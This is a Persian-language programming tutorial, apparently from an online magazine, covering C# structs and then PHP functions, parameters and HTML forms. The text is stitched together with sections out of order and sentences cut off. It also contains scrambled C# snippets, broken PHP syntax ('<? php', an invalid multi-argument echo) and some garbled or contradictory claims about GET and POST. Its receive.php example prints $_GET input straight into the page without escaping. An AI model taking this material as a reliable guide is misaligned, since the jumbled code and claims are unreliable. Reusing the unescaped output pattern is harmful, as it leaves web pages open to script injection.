این مثال نحوه ایجاد و استفاده از struct را نشان می دهد. به راحتی می توان گفت که یک نوع (type)، یک struct است، زیرا از کلمه کلیدی struct در اعلان خود بهره می گیرد. ساختار پایه ای یک ساختار پایه ای یک struct بسیار شبیه به یک کلاس است، ولی تفاوتی با آن دارد که این تفاوتها در پاراگراف بعدی مورد بررسی قرار می گیرند. ساختار Point دارای سازنده ایست که مقادیر داده شده با آنرا به فیلدهای x و y تخصیص می دهد. این ساختار همچنین دارای متد Add() می باشد که ساختار Point دیگری را دریافت می کند و آنرا به struct کنونی می افزاید و سپس struct جدیدی را باز می گرداند.

توجه نمایید که ساختار Point جدیدی درون متد Add() تعریف شده است. توجه کنید که در اینجا همانند کلاس، نیازی به استفاده از کلمه کلیدی new جهت ایجاد یک شیء جدید نمی باشد. پس از آنکه نمونه جدیدی از یک ساختار ایجاد شد، سازنده پیش فرض (یا همان سازنده بدون پارامترش) برای آن در نظر گرفته می شود. سازنده بدون پارامتر کلیه مقادیر فیلدهای ساختار را به مقادیر پیش فرض تغییر می دهد. بعنوان مثال فیلدهای صحیح به صفر و فیلدهای Boolean به false تغییر می کنند. تعریف سازنده بدون پارامتر برای یک ساختار صحیح نمی باشد. (یعنی شما نمی توانید سازنده بدون پارامتر برای یک struct تعریف کنید).

ساختارها (structs) با استفاده از عملگر new نیز قابل نمونه گیری هستند (هر چند نیازی به استفاده از این عملگر نیست). در این مثال pt1 و pt2 که ساختارهایی از نوع Point هستند، با استفاده از سازنده موجود درون ساختار Point مقداردهی می شوند. سومین ساختار از نوع Point، pt3 است و از سازنده بدون پارامتر استفاده می کند زیرا در اینجا مقدار آن اهمیتی ندارد. سپس متد Add() از ساختار pt1 فراخوانده می شود و ساختار pt2 را بعنوان پارامتر دریافت می کند. نتیجه به pt3 تخصیص داده می شود، این امر نشان می دهد که یک ساختار می تواند همانند سایر انواع مقداری مورد استفاده قرار گیرد. خروجی مثال در زیر نشان داده شده است:

pt3 : 3 : 3



**struct Time**

```
{
    خطاي زمان کامپایل رخ می‌دهد // private int hours = 0;
    private int minutes;
    private int seconds;
}
```

آخرین تفاوت بین کلاس و **struct** که ما به آن خواهیم پرداخت در مورد ارث‌بری است. کلاسها می‌توانند از کلاس پایه خود ارث‌بری داشته باشند در حالی‌که ارث‌بری در **struct** ها معنایی ندارد و يك **struct** تنها می‌تواند از واسطها (**interface**) ارث‌بری داشته باشد.

2. پس از ایجاد يك ساختار چگونه می‌توان از آن استفاده نمود؟ همانطور که گفتیم، ساختارها روشی برای ایجاد انواع جدید مقدار (**Value Types**) هستند. از اینرو پس از ایجاد يك ساختار می‌توان از آن همانند سایر انواع مقداری استفاده نمود. برای استفاده از يك ساختار ایجاد شده کافیسست تا نام آنرا قبل از متغیر مورد نظر قرار دهیم تا متغیر مورد نظر از نوع آن ساختار خاص تعریف شود.

**struct Time**

```
{
    private int hours, minutes, seconds;
}
class Example
{
    public void Method(Time parameter)
    {
        Time localVar;
    }
    private Time field;
}
```

آخرین نکته‌ای که در مورد ساختارها برای چندمین بار اشاره می‌کنم اینست که، ساختارها انواع مقداری هستند و مستقیماً مقدار را در خود نگه می‌دارند و از اینرو در **stack** نگهداری می‌شوند. استفاده از ساختارها همانند سایر انواع مقداری است.

در حقیقت تفاوت در اینست که در مورد **struct**، کامپایلر اجازه ایجاد سازنده پیش فرض جدیدی را به شما نمی‌دهد ولی در مورد کلاس چنین نیست. هنگام اعلان کلاس در صورتیکه شما سازنده پیش فرضی اعلان نکرده باشید، کامپایلر سازنده‌ای پیش فرض برای آن در نظر می‌گیرد ولی در مورد **struct** تنها سازنده پیش فرضی معتبر است که کامپایلر آنرا ایجاد نماید نه شما!

یکی دیگر از تفاوت‌های بین کلاس و **struct** در آن است که، اگر در کلاس برخی از فیلدهای موجود در سازنده کلاس را مقداردهی نکنید، کامپایلر مقدار پیش فرض صفر، **false** و یا **null** را برای آن فیلد در نظر خواهد گرفت ولی در **struct** تمامی فیلدهای سازنده باید بطور صریح مقداردهی شوند و در صورتیکه شما فیلدی را مقداردهی نکند کامپایلر هیچ مقداری را برای آن در نظر نخواهد گرفت و خطای زمان کامپایل رخ خواهد داد. بعنوان مثال در کد زیر اگر **Time** بصورت کلاس تعریف شده بود خطایی رخ نمی‌داد ولی چون بصورت **struct** تعریف شده خطای زمان کامپایل رخ خواهد داد:

**struct Time**

```
{
    public Time(int hh, int mm)
    {
        hours = hh;
        minutes = mm;
    } // خطای زمان کامپایلی بدین صورت رخ می‌دهد //
    seconds not initialized
    ....
    private int hours, minutes, seconds;
}
```

تفاوت دیگر کلاس و **struct** در اینست که در کلاس می‌توانید در هنگام اعلان فیلدها را مقداردهی کنید حال آنکه در **struct** چنین عملی باعث ایجاد خطای زمان کامپایل خواهد شد. همانند کدهای فوق، در کد زیر اگر از کلاس بجای **struct** استفاده شده بود خطا رخ نمی‌داد:

یکی دیگر از تفاوت‌های ساختار و کلاس در اینست که ساختارها نمی‌توانند دارای تخریب کننده (**destructor**) باشند. همچنین ارث‌بری در مورد ساختارها معنی ندارد. البته امکان ارث‌بری بین ساختارها و **interface** ها وجود دارد. یک **interface** نوع مرجعی زبان **C#** است که دارای اعضای بدون پیاده‌سازی است. هر کلاس و یا ساختاری که از یک **interface** ارث‌بری نماید باید تمامی متدهای آنرا پیاده‌سازی کند. درباره **interface** ها در آینده صحبت خواهیم کرد.

## خلاصه:

هم اکنون شما با چگونگی ایجاد یک ساختار آشنا شدید. هنگامیکه قصد دارید نوعی را بصورت ساختار یا کلاس پیاده سازی کنید، باید به این نکته توجه کنید که این نوع چگونه مورد استفاده قرار می‌گیرد. اگر می‌خواهید سازنده‌ای بدون پارامتر داشته باشید، در اینصورت کلاس تنها گزینه شماست. همچنین توجه نمایید از آنجائیکه یک ساختار بعنوان یک نوع مقداری در نظر گرفته می‌شود، در پشته (**Stack**) ذخیره می‌شود و حال آنکه کلاس در **heap** ذخیره می‌گردد.

## نکات مهم و مطالب کمکی

1. تفاوت‌های اصلی بین کلاس و ساختار در چیست؟ همانطور که بطور مختصر در بالا نیز اشاره شد، از نظر نوشتاری **struct** و کلاس بسیار شبیه به یکدیگر هستند اما دارای تفاوت‌های بسیار مهمی با یکدیگر می‌باشند. همانطور که قبلاً نیز اشاره شد شما نمی‌توانید برای یک **struct** سازنده‌ای تعریف کنید که بدون پارامتر است، یعنی برای ایجاد سازنده برای یک **struct** حتماً باید این سازنده دارای پارامتر باشد. به قطعه کد زیر توجه کنید:

**struct Time**

```
{
    خطاي زمان کامپایل رخ می‌دهد // ... { ... }
    public Time()
}
```

س از اجرای کد فوق کامپایلر خطایی را ایجاد خواهد کرد بدین عنوان که سازنده **struct** حتماً باید دارای پارامتر باشد. حال اگر بجای **struct** از کلمه کلیدی **class** استفاده کرده بودیم این کد خطایی را ایجاد نمی‌کرد.





## تابع در PHP:

همانند سایر زبان های برنامه نویسی در PHP نیز، توابع یکی از مهمترین ابزارها برای طراحی برنامه ها هستند. PHP دارای بیش از ۷۰۰ تابع درون ساخته است که امکان انجام بسیاری از کارها را را راحتی در اختیار برنامه نویسان قرار می دهد. که در قسمت ها به شما آموزش خواهیم داد، زیاد نگران نباشید! شما بعد از خواندن تمامی این آموزشهای زبان PHP می توانید به راحتی برنامه نویسی به این زبان را انجام بدهید

## تابع چیست و چه کاربری دارد؟

تابع یک بلوک کد است که توسط یک نام منحصر به فرد در سطح برنامه شناسایی شده و در هر بار فراخوانی دستورات خود را اجرا می نماید.

قایده استفاده از تابع این است که تا زمانی که فراخوانی نشود، دستورات آن اجرا نمی شود. بنابراین باید کدهایی را در تابع نوشت، که نمی خواهیم در هنگام لود شدن و اجرای اولیه صفحات PHP به صورت خودکار، اجرا شوند.

همچنین تابع باعث می شود تا برنامه به قطعات کوچکتری تبدیل شده و ساختار منسجمی داشته باشد. هر زمانی هم که می خواهید در برنامه تغییری ایجاد نمایید، کافی است کد تابعی که شامل آن دستور است را اصلاح نمایید.

همچنین می توانید در هنگام فراخوانی تابع ها، پارامترهای لازم و مورد نظر خود را به آنها ارسال نمایید.

## تعریف تابع در زبان PHP:

شکل کلی تعریف تابع در زبان PHP به صورت زیر است:  
تعریف تابع در ۷ با کلمه کلیدی function آغاز شده و سپس نام آن قرار می گیرد. نام تابع باید منحصر به فرد و غیر تکراری باشد. از قوانین زیر در نام گذاری توابع در ۷ استفاده می شود:

نام یک تابع حتما بایستی با یک حرف یا علامت \_ شروع شود. برای مثال نام های MyFunction یا MyFunction\_ صحیح و نام function غلط می باشد.

نام توابع فقط می تواند شامل حروف، اعداد و یا علامت \_ باشد. برای مثال نام My\_Function صحیح و نامی مثل My%Function غلط است.

نام یک تابع نمی تواند شامل فاصله باشد. اگر نام تابع بیش از یک کلمه است، باید با علامت \_ آن را از هم جدا کرده و یا با بزرگ و کوچک نوشتن حروف، کلمات را از هم تمایز دهید. برای مثال My\_Function یا MyFunction. توجه داشته باشید مثلاً نام MyFunction غلط است.

نام توابع نمی تواند معادل کلمات کلیدی در زبان ۷ باشد. برای مثال نام یک تابع نمی تواند print باشد.

پس از نام تابع پرانتز باز و بسته قرار می دهیم. همچنین دستورات تابع بین دو آکولاد قرار می گیرد. هر کدی که بین این دو علامت باشد، جزء تابع خواهد بود.

```
<?php
function نام تابع ( )
{
  ...
  دستورات تابع
  ...
}
```

```
?>
```

```
<?php
function My_Function ( )
{
  ...
  echo " PHP Toturail " ;
  ...
}
?>
```

مثال:

## فراخوانی تابع در PHP:

در بخش قبل گفتیم که دستورات یک تابع تا زمانی که فراخوانی نشود، اجرا نخواهد شد. برای اجرای دستورات یک تابع، باید آن را فراخوانی کرد.

در هر جای برنامه و هر چند بار که نیاز داشته باشید، می توانید یک تابع را فراخوانی نمایید. برای فراخوانی یک تابع نام آن را نوشته و پس از آن دو پرانتز باز و بسته به همراه یک عبارت سمیکلون ; قرار می دهیم.

شکل کلی فراخوانی یک تابع به صورت زیر است:

```
<?php
نام تابع ( ) ;
?>
```

مثال:

```
<?php
My_Function ( ) ;
?>
```

مثال: در مثال زیر ابتدا یک تابع را تعریف کرده و سپس در نقطه ای دیگر از صفحه آن را فراخوانی نموده ایم:

```
<html>
<head>
</head>
<body>
<?php
function Show_Msg ( )
تعریف تابع
{
  echo " You are learning PHP " ;
}
?>
<p> This is a HTML Paragraph </p>
<?php
Show_Msg ( ) ;
فراخوانی تابع
?>
</body>
</html>
```



پس از وارد نمودن اطلاعات لازم، کاربر باید فرم را ارسال ( Submit ) کنند. پس از ارسال فرم، اطلاعات آن به یک فرم و یا صفحه دیگری ارسال می شود تا در مقصد مورد استفاده قرار گیرند. برای مثال شما اطلاعات ثبت نام در سایت را از کاربر دریافت کرده و سپس در یک صفحه دیگر همان اطلاعات را به کاربر نمایش داده تا در صورت تایید نهایی، در پایگاه داده ذخیره شوند.

همانطور که در بخش آموزش HTML که قرار شد خودتون برید بخوانید و در قسمت آموزش فرم های HTML، نحوه استفاده از تگ < form > برای ایجاد فرم های HTML را بیان کردیم. کلیه کنترل های دریافت اطلاعات و محتویات فرم باید در دورن تگ فرم قرار بگیرند.

شکل کلی و نمونه طراحی یک فرم HTML ساده در صفحات PHP به صورت زیر است. این فرم دارای دو کادر متن برای دریافت نام و سن از کاربر و یک دکمه ارسال ( Submit ) است، که با فشردن آن فرم به مقصد ارسال می شود:

```
<form action="welcome.php" method="post">
  Name:<input type="text" name="fname" />
  Age:<input type="text" name="age" />
  <input type="submit" />
</form>
```

تگ فرم دو خاصیت مهم دارد که تعیین کننده نحوه عملکرد فرم است. خاصیت action و method. در ابتدا به تشریح کارایی این دو خاصیت کلیدی در فرم ها می پردازیم:

خاصیت action: این خاصیت از نوع آدرس ( URL ) بوده و تعیین کننده آدرس فرم یا صفحه ای است که قرار است اطلاعات فرم به آن ارسال شود. اطلاعات ارسال شده در صفحه مقصد مورد استفاده و پردازش قرار می گیرد.

برای مثال اگر مقدار آن را برابر با submit.php قرار دهیم، اطلاعات فرم پس از submit شدن به صفحه تعیین شده ارسال شده و مرورگر نیز به همان صفحه هدایت می شود.

تعیین مقدار این خاصیت اجباری است و اگر مقدار آن را خالی رها کنیم، برنامه دچار نقص می شود. در این حالت فرم به یک آدرس پیش فرض مثل form.html می رود.

### ارسال مقادیر پارامترها به تابع:

در بخش بالا نحوه تعریف پارامترها برای تابع را نشان دادیم. پس از تعریف پارامترهای مورد نظر، باید مقادیر لازم را به تابع ارسال کرد. برای این منظور در هنگام فراخوانی تابع، مقادیر پارامترها را به همان ترتیب که تعریف کرده ایم، در پرانتز مقابل نام آن قرار می دهیم. این کار را در مثال های زیر در عمل به شما نمایش داده ایم:

مثال: در مثال زیر یک تابع را تعریف کرده ایم که دو مقدار نام و نام خانوادگی را به صورت دو پارامتر دریافت کرده و سپس در هنگام اجرای دستورات خود مقدار آنها را در خروجی نمایش می دهد:

```
<html >
<head >
</head >
<body >
<?php
function Show_Name ( $txt_Name ,
$txt_Family )
{
echo "My Name is : ". $txt_Name. " " .
$txt_Family ;
}
?>
< p > This is a HTML Paragraph < /p >
<?php
Show_Name ( "Mehrdad" , "Fatahi" );
فراخوانی تابع و ارسال پارامترها
?>
</body >
</html >
```

### فرم ها در PHP:

از فرم ها در PHP، برای دریافت اطلاعات از کاربر استفاده می شود. فرم های HTML می توانند شامل یک یا چندین کنترل کادر متن، دکمه های انتخابی و یا منوهای کرکره ای باشند. کاربر بایستی مقادیر لازم را در کنترل های تعیین شده وارد کند.

### پارامتر چیست و چه کاربردی دارد:

پارامتر در واقع متغیری است که می توان مقدار آن را در هنگام اجرای تابع، به تابع ارسال نمود. سپس تابع مقدار این پارامترها را در دستورات خود استفاده می کند.

هر تابع می تواند چندین پارامتر داشته باشد. مقادیری که می خواهیم به تابع ارسال کنیم تا در اجرای دستورات استفاده شوند را توسط پارامترهای تعیین شده به تابع ارسال می کنیم. فرض کنید که یک تابع عملیات جمع دو متغیر را انجام می دهد. می توانیم در هر بار فراخوانی تابع، دو مقداری که مورد نظرمان است را توسط دو پارامتر به تابع ارسال کنیم، تا آن دو را با هم جمع نماید. پارامترهای مورد نظر خود را به ترتیب در پرانتز مقابل نام تابع به ترتیب تعریف کرده و چنانچه بیش از یکی هستند، آنها را با علامت کاما ( , ) از هم جدا می کنیم. در PHP لزومی به تعیین نوع داده ای پارامترها نیست.

پس از تعریف پارامترهای لازم برای تابع خود، در هنگام فراخوانی تابع، مقادیر مورد نظر برای هر پارامتر را به همان ترتیبی که آنها را تعریف کرده ایم، در پرانتز مقابل نام تابع قرار می دهیم. شکل کلی تعریف پارامترها در PHP به صورت زیر است:

```
<?php
function نام تابع ( Parameter ۱ , Parameter ۲ , ... )
{
...
دستورات تابع
...
}
?>
```

مثال:

```
<?php
function My_Function ( $txt_Name , $txt_Family )
{
...
echo ( $txt_Name , $txt_Family ) ;
...
}
?>
```



```
<html>
<head>
</head>
<body>
<form action="recevie.php" method="get">
Name:
<input type="text" name="fname" />
Age:
<input type="text" name="age" />
<input type="submit" />
</form>
</body>
</html>
```

پس از ارسال صفحه و اطلاعات به صفحه receive.php این اطلاعات توسط این صفحه دریافت شده و به کاربر نمایش داده می شود. کد این صفحه نیز به صورت زیر است:

در قسمت های بعدی آموزش PHP، به توضیح کامل روش دریافت اطلاعات ارسالی فرم ها می پردازیم.

```
<html>
<body>
Hello <? php echo $_GET [" fname " ]; ? >! <br />
You are <? php echo $_GET [" age " ]; ? > years old.
</body>
</html>
```

برای ارتباط با من می تونید از ایمیل مجله استفاده کنید. ایمیل هایی که مربوط به بنده باشه توسط دوستان به من ارجاع داده میشه.

majale.OFFLINE@gmail.com

اطلاعات ارسال شده با این متد در صفحه مقصد توسط متد \$\_POST قابل دریافت است.

### فرم چگونه مقادیر را خوانده و به صفحه مقصد ارسال می کند:

همانطور که مشاهده کردید در یک فرم همواره چندین کنترل ورودی اطلاعات وجود دارد. هنگامی که فرم submit می شود، مرورگر به صورت اتوماتیک تمامی مقادیر کنترل های ورودی به همراه نام آن کنترل ها ( خاصیت name هر کنترل ) را خوانده و به آدرس صفحه اضافه می کند (این کار در متد POST به صورت مخفی انجام میشود). سپس مرورگر صفحه را به همراه جفت نام کنترل ها و مقادیرشان به صفحه مقصد، ارسال می کند.

در طی انجام این عملیات، مرورگر ابتدا آدرس صفحه مقصد را قرار داده و سپس یک علامت ؟ می گذارد. پس از علامت ؟، به ترتیب نام کنترل های ورودی اطلاعات و مقادیرشان را اضافه می کند. هر کدام از جفت نام کنترل ها و مقادیرشان را با یک علامت & از هم جدا می شوند.

توجه داشته باشید که عملیات خواندن نام کنترل های ورودی اطلاعات و مقادیرشان و در نهایت ارسال آنها به صفحه مقصد به صورت اتوماتیک توسط مرورگر انجام شده و نیازی نیست، شما کد خاصی را بنویسید.

در مثال زیر به تشریح کلیه مطالب گفته شده در طی یک مثال واقعی می پردازیم.

مثال عملی در طراحی یک فرم HTML و سپس ارسال آن به مقصد: در مثال زیر یک فرم طراحی کرده ایم که از کاربر نام و سن وی را سوال می کند. سپس در صورت کلیک شدن دکمه فرمان Submit، فرم به همراه مقادیر وارد شده در کنترل های متن، به صفحه receive.php ارسال می شوند و آن مقادیر در صفحه جدید مجدداً به کاربر نمایش داده می شود.

نکته مهم: توجه داشته باشید که اطلاعات با استفاده از متد get ارسال شده است.

بنابراین به نوار آدرس مرورگر دقت نمایید.

نمونه کد:

خاصیت method: این خاصیت روش ارسال اطلاعات فرم به صفحه را مقصد تعیین کرده و می تواند یکی از دو مقدار GET یا POST را داشته باشد.

این دو حالت با هم تفاوت عملکرد نداشته و فقط در نحوه ارسال اطلاعات از روش های متفاوتی استفاده می کنند. در جدول زیر به تشریح نحوه استفاده از هر ۲ متد پرداخته ایم:

متد GET: در این روش اطلاعات بصورت ساده و کد نشده منتقل میشوند. این روش دقیقاً مشابه اینه که اطلاعات رو بصورت Query به URL اضافه کرده باشیم و وقتی فرم رو Submit می کنیم، این اطلاعات خودش به URL اضافه میشه و قابل دیدن میشه. باید توجه داشت که اطلاعات حساسی مثل Password نباید در معرض دید قرار بگیره پس نباید برای فرمی که اطلاعات مهمی داره از GET استفاده کنیم تا اطلاعات فرم توی Address Bar قابل رویت نشه. به اضافه اینکه IE توی حجم اطلاعات GET محدودیت داره. به این صورت که وقتی اطلاعات فرم بصورت Query به URL اضافه میشه، طول این URL حداکثر میتونه ۲۰۸۳ کاراکتر باشه. در روش GET، چون اطلاعات فرم کد نمیشوند و ساده منتقل میشوند، حجم کمتری دارند. اطلاعات فرم در این حالت، توسط متد \$\_GET در صفحه مقصد قابل دریافت است. همچنین در روش GET از Upload خبری نیست، یعنی با GET همیشه آپلود کرد.

پس از submit فرم در این روش، اطلاعات فرم به صورتی که در کد زیر نمایش داده شده به آدرس صفحه اضافه شده و به صفحه مقصد منتقل می شوند: (به خدا اگه این برنامه ها رو انجام بدید و بنویسید واقعا میفهمید که من دارم چی چی میگم!) اگه واقعا علاقه دارید این ها رو تایپ کنید و یا حتی کپی کنید داخل یک فایل با پسوند.php و بعد اجرا بگیرید، هرجایی هم که به مشکل برخوردید به شماره پیامک پیامک بزنید تا راهنمایی کنم که باید چه کاری انجام بدهید)

<http://www.localhost/submit.php? fname = Ali & age = ۲۶>

نمونه این روش را مطمئناً قبلاً در بسیاری از سایت ها مشاهده کرده اید.

متد POST: در این روش اطلاعات فرم برای ارسال به صفحه مقصد کد شده و به صورت مخفی منتقل می شوند. در این حالت دیگر اطلاعات به صورت نمایان در آدرس بار مرورگر قابل مشاهده نبوده و برای ارسال اطلاعات حساس مثل رمز عبور مناسب است.